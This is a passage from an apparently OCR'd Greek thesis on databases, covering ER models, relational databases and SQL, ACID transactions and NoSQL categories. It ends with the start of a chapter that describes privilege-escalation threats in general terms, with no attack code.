
Σχήμα 3.2: 1:N

3. Πολλές προς μία (many to one) N:1 Μια οντότητα του συνόλου B σχετίζεται με μία ή περισσότερες οντότητες του συνόλου A, αλλά μια οντότητα του συνόλου A σχετίζεται το πολύ με μια οντότητα του συνόλου B (σχήμα 3.3)



Σχήμα 3.3: N:1

4. Πολλές προς πολλές (many to many) N:M Οι οντότητες του συνόλου A σχετίζονται πολλαπλά με τις οντότητες του συνόλου B και αντίστροφα (σχήμα 3.4)



Σχήμα 3.4: N:M

3.2.2 Επεκταμένο Μοντέλο οντοτήτων - συσχετίσεων (Extended E-R model)

Το βασικό μοντέλο οντοτήτων συσχετίσεων μπορεί να μοντελοποιήσει τα περισσότερα βασικά χαρακτηριστικά μιας Βάσης Δεδομένων. Δημιουργήθηκε όμως η ανάγκη για ένα μοντέλο το οποίο θα μπορούσε να διαχειριστεί με μεγαλύτερη ακρίβεια τις ιδιότητες και τους περιορισμούς πιο πολύπλοκων Βάσεων Δεδομένων. [13]

Τα βασικά χαρακτηριστικά του επεκταμένου μοντέλου είναι:


1. Υποκλάσεις και υπερκλάσεις (subclass and superclass)
2. Γενίκευση (generalization)
3. Εξειδίκευση (specialization)
4. Κληρονομικότητα (inheritance)
5. Συσσωμάτωση (Aggregation)

3.2.3 Διάγραμμα Μοντέλου Οντοτήτων - Συσχετίσεων (Entity - Relationship Diagram)

’Ενα διάγραμμα Οντοτήτων - Συσχετίσεων είναι ένας τύπος διαγράμματος ροής το οποίο οπτικοποιεί τον συσχετισμό μεταξύ οντοτήτων και των γνωρισμάτων τους μέσα σε ένα σύστημα [14]. Χρησιμοποιείται για τον σχεδιασμό, την καταγραφή και την αποσφαλμάτωση σχεσιακών Βάσεων Δεδομένων.

Τα βασικά σχήματα που χρησιμοποιούνται για την αναπαράσταση είναι:


1. Ορθογώνιο για τις οντότητες
2. Ρόμβος για τις σχέσεις
3. Οβάλ για τα γνωρίσματα
4. Γραμμές οι οποίες συνδέουν τα παραπάνω μεταξύ τους



Σχήμα 3.5: ERD shapes

Σε περίπτωση που υπάρχουν πιο περίπλοκα δεδομένα μπορούν να χρησιμοποιηθούν παραλλαγές των βασικών σχημάτων για να καλύτερη και πιο λεπτομερή οπτικοποίηση. Στο παραπάνω σχήμα 3.5 παρουσιάζονται ενδεικτικά κάποια από αυτά.

Ένα παράδειγμα απλού διαγράμματος Οντοτήτων - Συσχετίσεων (σχήμα 3.6):



Σχήμα 3.6: ERD example

3.3 Σχεσιακές Βάσεις Δεδομένων

Οι σχεσιακές Βάσεις Δεδομένων (Relational Databases - RDBs) είναι ένα είδος Βάσεων Δεδομένων οι οποίες αποθηκέυουν και παρέχουν ένα μηχανισμό πρόσβασης (ανάγνωση, εγγραφή, τροποποίηση) πάνω σε δεδομένα οργανωμένα σε πίνακες, οι οποίοι σχετίζονται μεταξύ τους [15]. Η πλειονότητα τους χρησιμοποιεί την SQL (Structured Query Language) για την διαχείριση των δεδομένων και βασίζεται στην σχεσιακή άλγεβρα. Παρουσιάστηκε απο τον E.F. Codd το 1970 ώστε να καταλήξει σήμερα να είναι η πιο διαδεδομένη γλώσσα για τις σχεσιακές Βάσεις Δεδομένων.

3.3.1 Δομή

Το σχεσιακό μοντέλο Βάσεων Δεδομένων οργανώνει και τοποθετεί τα δεδομένα σε πίνακες (tables), ο οποίοι αποτελούνται από γραμμές (rows) και στήλες (columns). Μία σχεσιακή Βάση Δεδομένων αποτελείται από έναν ή παραπάνω πίνακες. Κάθε γραμμή του πίνακα αποτελεί μια εγγραφή και χαρακτηρίζεται από ένα μοναδικό αναγνωριστικό, το πρωτεύον κλειδί (primary key). Συχνά αποκαλείται και ως πλειάδα (tuple). Οι στήλες αντιπροσωπεύουν τα γνωρίσματα και κάθε εγγραφή συνήθως έχει και μια τιμή για κάθε γνωρισμά της. Ένας πίνακας έχει συγκεκριμένο αριθμό στηλών αλλά μπορεί να περιέχει μηδεν ή περισσότερες γραμμές. Ο συσχετισμός μεταξύ πινάκων γίνεται με το ξένο κλειδί (foreign key), το οποίο αποτελέι μία στήλη ή μια ομάδα στηλών του πίνακα και αναφέρεται, “δείχνει” στο πρωτεύον κλειδί του συσχετιζόμενου πίνακα.

3.3.2 Η γλώσσα SQL

Η SQL (Structured Query Language) αναπτύχθηκε στις αρχές της δεκαετίας του 1970. Είναι ορισμένη ως διεθνές πρότυπο και αποτελεί την πιο διαδεδομένη γλώσσα διαχείρισης σχεσιακών Βάσεων Δεδομένων. Η SQL παρέχει δυνατότητες για:

- τον ορισμό, τη διαγραφή και τη μεταβολή πινάκων και κλειδιών,
- τη σύνταξη ερωτημάτων (queries)
- την εισαγωγή, διαγραφή και μεταβολή στοιχείων
- τον ορισμό όψεων (views) πάνω στα δεδομένα

- τον ορισμό δικαιωμάτων πρόσβασης
- τον έλεγχο της ακεραιότητας των στοιχείων
- τον έλεγχο συναλλαγών (transaction)

SQL statements

Τα SQL statements είναι από τα βασικότερα δομικά στοιχεία της γλώσσας SQL. Είναι ο τρόπος επικοινωνίας με τη βάση και εκτελούνται από την μηχανή της SQL (SQL engine). Τα SQL statements χωρίζονται σε 5 βασικές κατηγορίες (σχήμα 3.7):


1. DDL – Data Definition Language
   Εντολές που αφορούν το σχήμα της βάσης, τη δημιουργία και τροποποίηση της δομής (πχ. CREATE, DROP, ALTER)
2. DQL – Data Query Language
   Τα DQL statements χρησιμοποιούνται για την εκτέλεση ερωτημάτων στα δεδομένα (πχ. SELECT)
3. DML – Data Manipulation Language
   Εντολές που αφορούν αλλαγές στις εγγραφές και χειρισμό των δεδομένων (πχ. INSERT, UPDATE, DELETE)
4. DCL – Data Control Language
   Εντολές που αφορούν τα δικαιώματα πάνω στη βάση (πχ. GRANT, REVOKE)
5. TCL – Transaction Control Language Εντολές που αφορούν τις συναλλαγές (πχ. COMMIT, ROLLBACK)

Το βασικότερο statement για την ανάκτηση πληροφορίας από την βάση είναι το:

```
01 | SELECT <attribute list> FROM <table list> WHERE <condition>
```

3.3.3 Συναλλαγές (transactions)

Οι συναλλαγές ομαδοποιούν ένα σύνολο εργασιών σε μια ενιαία μονάδα εκτέλεσης. Κάθε συναλλαγή ξεκινά με μια συγκεκριμένη εργασία και τελειώνει όταν ολοκληρωθούν επιτυχώς



Σχήμα 3.7: SQL statements

όλες οι εργασίες στην ομάδα. Εάν κάποια από τις εργασίες αποτύχει, η συναλλαγή αποτυγχάνει. Επομένως, μια συναλλαγή έχει μόνο δύο αποτελέσματα: επιτυχία ή αποτυχία. Προκειμένου οι συναλλαγές να λειτουργούν αξιόπιστα πρέπει να ισχύουν τέσσερις βασικές ιδιότητες:

1. Ατομικότητα (Atomicity)

   Απαιτεί οι τροποποιήσεις της Βάσης Δεδομένων να ακολουθούν τον κανόνα "όλα ή τίποτα", αν ένα μέρος της συναλλαγής αποτύχει, αποτυγχάνει όλη η συναλλαγή. Είναι κρίσιμο το σύστημα διαχείρισης Βάσεων Δεδομένων να διατηρεί την ατομική φύση των συναλλαγών, παρά τη βλάβη του ΣΔΒΔ, του λειτουργικού συστήματος ή του υλικού. Αυτό σημαίνει πως οι χρήστες είναι απαλλαγμένοι από τον φόβο μη ολοκληρωμένων συναλλαγών.

2. Συνέπεια (Concistency) Διασφαλίζει ότι μόνο έγκυρα δεδομένα θα εγγραφούν στην


βάση. Με αυτό τον τρόπο η βάση διατηρείται σε μια συνεπή κατάσταση. Κάθε φορά που μια συναλλαγή εκτελείται με επιτυχία οδηγεί την βάση από τη μία συνεπή κατάσταση στην άλλη.

3. Απομόνωση (Isolation) Αναφέρεται στην απαίτηση ότι όλες οι ενέργειες δεν μπορούν να έχουν πρόσβαση ή να δουν δεδομένα τα οποία τροποποιούνται εκείνη τη στιγμή από μια συναλλαγή η οποία δεν έχει ακόμα ολοκληρωθεί. Έτσι, συναλλαγές που συμβαίνουν ταυτόχρονα δεν επηρεάζουν η μια την εκτέλεση της άλλης.

4. Μονιμότητα (Durability) Διασφαλίζει ότι δεν θα χαθεί οποιαδήποτε συναλλαγή δεσμεύεται στη Βάση Δεδομένων. Σε περίπτωση απώλειας ρεύματος ή καταστροφής τα αποτελέσματα μια επιτυχημένης συναλλαγής δεν θα χαθούν.

3.4 Μη σχεσιακές Βάσεις Δεδομένων (NoSQL)

Ο όρος NoSQL (αναφέρεται ως Non-SQL ή Not only SQL) χαρακτηρίζει μία μεγάλη ομάδα συστημάτων διαχείρισης Βάσεων Δεδομένων, όπου το κύριο γνωρισμά τους είναι ότι δεν τηρούν το σχεσιακό μοντέλο για την διαχείριση και την επεξεργασία των δεδομένων [16]. Καθώς το κόστος των σκληρών δίσκων και άλλων μέσων αποθήκευσης μειώθηκε ραγδαία, ο όγκος των δεδομένων που χρειάζονταν οι εφαρμογές για αποθήκευση και αναζήτηση αυξήθηκε. Οι μη σχεσιακές βάσεις επιτρέπουν στους προγραμματιστές να αποθηκεύουν τεράστιες ποσότητες μη δομημένων δεδομένων, δίνοντάς τους μεγάλη ευελιξία. Εν τέλει, ακριβής ορισμός δεν έχει δοθεί, οπότε όλες οι βάσεις οι οποίες αποθηκεύουν δεδομένα σε άλλη μορφή, πέρα των σχεσιακών πινάκων, αναφέρονται ως NoSQL.




Σχήμα 3.8: NoSQL types

3.4.1 Κατηγορίες Βάσεων NoSQL

Υπάρχουν τέσσερις βασικές κατηγορίες (σχήμα 3.8) στις οποίες χωρίζονται οι NoSQL βάσεις, ανάλογα με την αρχιτεκτονική που χρησιμοποιείται και το μοντέλο δεδομένων που ακολουθούν:

1. Βάσεις κλειδιού - τιμής (Key - value stores):


   Γίνεται χρήση ενός πίνακα κατακερματισμού (hash table), όπου ένα μοναδικό κλειδί δείχνει σε ένα συγκεκριμένο στοιχείο μέσω ενός δείκτη. Συχνά υλοποιούνται μηχανισμοί cache για την βελτιστοποίηση της απόδοσης του συστήματος σε μεγάλους όγκους δεδομένων. Επειδή είναι ένα σχετικά απλό και εύκολο μοντέλο στον σχεδιασμό και την υλοποίηση, αυτό το καθιστά ιδανικό για εφαρμογές που απαιτούν κλιμάκωση και απόδοση. Παραδείγματα δημοφιλών βάσεων κλειδιού - τιμής είναι οι Aerospike, DynamoDB, Redis και Riak.



Σχήμα 3.9: Key - Value DB

2. Βάσεις εγγράφων (Document Databases)


   Οι βάσεις εγγράφων έχουν παρόμοια λογική με τις βάσεις κλειδιού - τιμής. Ένα έγγραφο συνήθως περιέχει πληροφορία για ένα αντικείμενο καθώς και τα σχετιζόμενα με αυτό μεταδοδεμένα (metadata). Τα δεδομένα σε ένα έγγραφο αποθηκεύονται ως ζευγάρια πεδίων - τιμών (field-value). Οι τιμές μπορεί να είναι ποικίλοι τύποι μεταβλητών ή δομές, όπως συμβολοσειρές, αριθμοί, πίνακες ή αντικείμενα. Τα έγγραφα, τυπικά αποθηκεύονται σε μορφή XML, JSON ή BSON. Τέτοιες βάσεις είναι οι MongoDB, CouchDB, MarkLogic.



Σχήμα 3.10: Document DB

3. Βάσεις γράφων (Graph Databases)


   Οι βάσεις γράφων βασίζονται σε δομές γράφων. Χρησιμοποιούνται κόμβοι (nodes) και ακμές (edges) για την αποθήκευση των δεδομένων, τις σχέσεις μεταξύ των κόμβων και τις ιδιότητές τους. Τέτοιες βάσεις χρησιμεύουν ιδιαίτερα στον εντοπισμό προτύπων (patterns) σε όγκο πληροφορίας που είναι μή δομημένη ή ημιδομημένη. Παραδείγματα είναι οι AllegroGraph, IBM Graph και Neo4j.



Σχήμα 3.11: Graph DB

4. Βάσεις ευρείας στήλης (Wide-column stores)

   Χρησιμοποιούν πίνακες, γραμμές και στήλες, όπως και οι σχεσιακές βάσεις δεδομένων. Η διαφορά έγκειται στο γεγονός ότι τα ονόματα και η μορφή των στηλών μπορεί να είναι διαφορετική ανά σειρά, ακόμη και στον ίδιο πίνακα και η ανάγνωση/εγγραφή μιας σειράς δεδομένων συνίσταται στην ανάγνωση ή εγγραφή των μεμονωμένων στηλών. Καθώς οι στήλες αποθηκεύονται σαν μια συνεχόμενη εγγραφή στον δίσκο, η προσπέλαση των δεδομένων είναι πολύ γρήγορη. Τέτοιες βάσεις είναι οι BigTable, Cassandra και Hypertable.



Σχήμα 3.12: Wide Column DB

Κεφάλαιο 4

Θέματα ασφάλειας Βάσεων Δεδομένων

4.1 Εισαγωγή

Οι Βάσεις Δεδομένων αποτελούν ένα πολύ ελκυστικό στόχο για κακόβουλους χρήστες καθώς συχνά περιέχουν ευαίσθητη και σημαντική πληροφορία. Η προστασία μιας βάσης ξεκινά με τη φυσική ασφάλεια. Οι εξυπηρετητές θα πρέπει να βρίσκονται σε ασφαλή χώρο, σε ελεγχόμενο περιβάλλον και η πρόσβαση να επιτρέπεται μόνο σε εξουσιοδοτημένο προσωπικό. Σύμφωνα με τον R.J. Anderson, "μία Βάση Δεδομένων δεν μπορεί να είναι ταυτόχρονα μεγάλης κλίμακας, λειτουργική και ασφαλής, μπορούν να συμβαίνουν μόνο τα δύο" [17]. Σε αυτό το κεφάλαιο θα περιγραφούν κάποιες από τις πιο διαδεδομένες επιθέσεις και αδυναμίες στην ασφάλεια των Βασεων Δεδομένων καθώς και τρόποι ανίχνευσης και πρόληψης [18].

4.2 Είδη απειλών ασφάλειας της Βάσης Δεδομένων

Μιλώντας για απειλές ασφάλειας Βάσεων Δεδομένων εννοούμε οτιδήποτε μπορεί να θέσει σε κίνδυνο την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα των δεδομένων και του ΣΔΒΔ.

4.2.1 Κλιμάκωση προνομίων (Privilege Escalation)

Η κλιμάκωση προνομίων μπορεί να οριστεί ως μια επίθεση που περιλαμβάνει την απόκτηση παράνομης πρόσβασης σε αυξημένα δικαιώματα ή προνόμια, πέρα από αυτό που προορίζεται ή δικαιούται ένας χρήστης [19]. Αυτή η επίθεση επιτυγχάνεται μέσω της εκμετάλλευσης ευπαθειών όπως σφάλματα στο σύστημα, λανθασμένες ρυθμίσεις και ανεπαρκής

έλεγχος πρόσβασης. Χωρίζεται σε δύο μεγάλες κατηγορίες:

1. Οριζόντια κλιμάκωση προνομίων

   Αναφέρεται στην πρόσβαση στα δικαιώματα ενός άλλου λογαριασμού, ανθρώπου ή μηχανήματος, με παρόμοια προνόμια. Συνήθως αφορά λογαριασμούς χαμηλότερου επιπέδου (standard user) που ενδέχεται να μην έχουν την κατάλληλη προστασία.

2. Κάθετη κλιμάκωση προνομίων

   Περιλαμβάνει την απόκτηση αυξημένων προνομίων, πέρα από αυτά που έχει ένας χρήστης ή μια εφαρμογή. Αυτό μπορεί να επιτευχθεί κάνοντας χρήση άλλων επιθέσεων (πχ. Buffer overflow attacks), ώστε ο κακόβουλος χρήστης να παρακάμψει τον έλεγχο προνομίων και να εκμεταλλευτεί ελαττώματα στο λογισμικό ή το λειτουργικό σύστημα.

4.2.2 Απειλές διαπιστευτηρίων (Credential Threats)

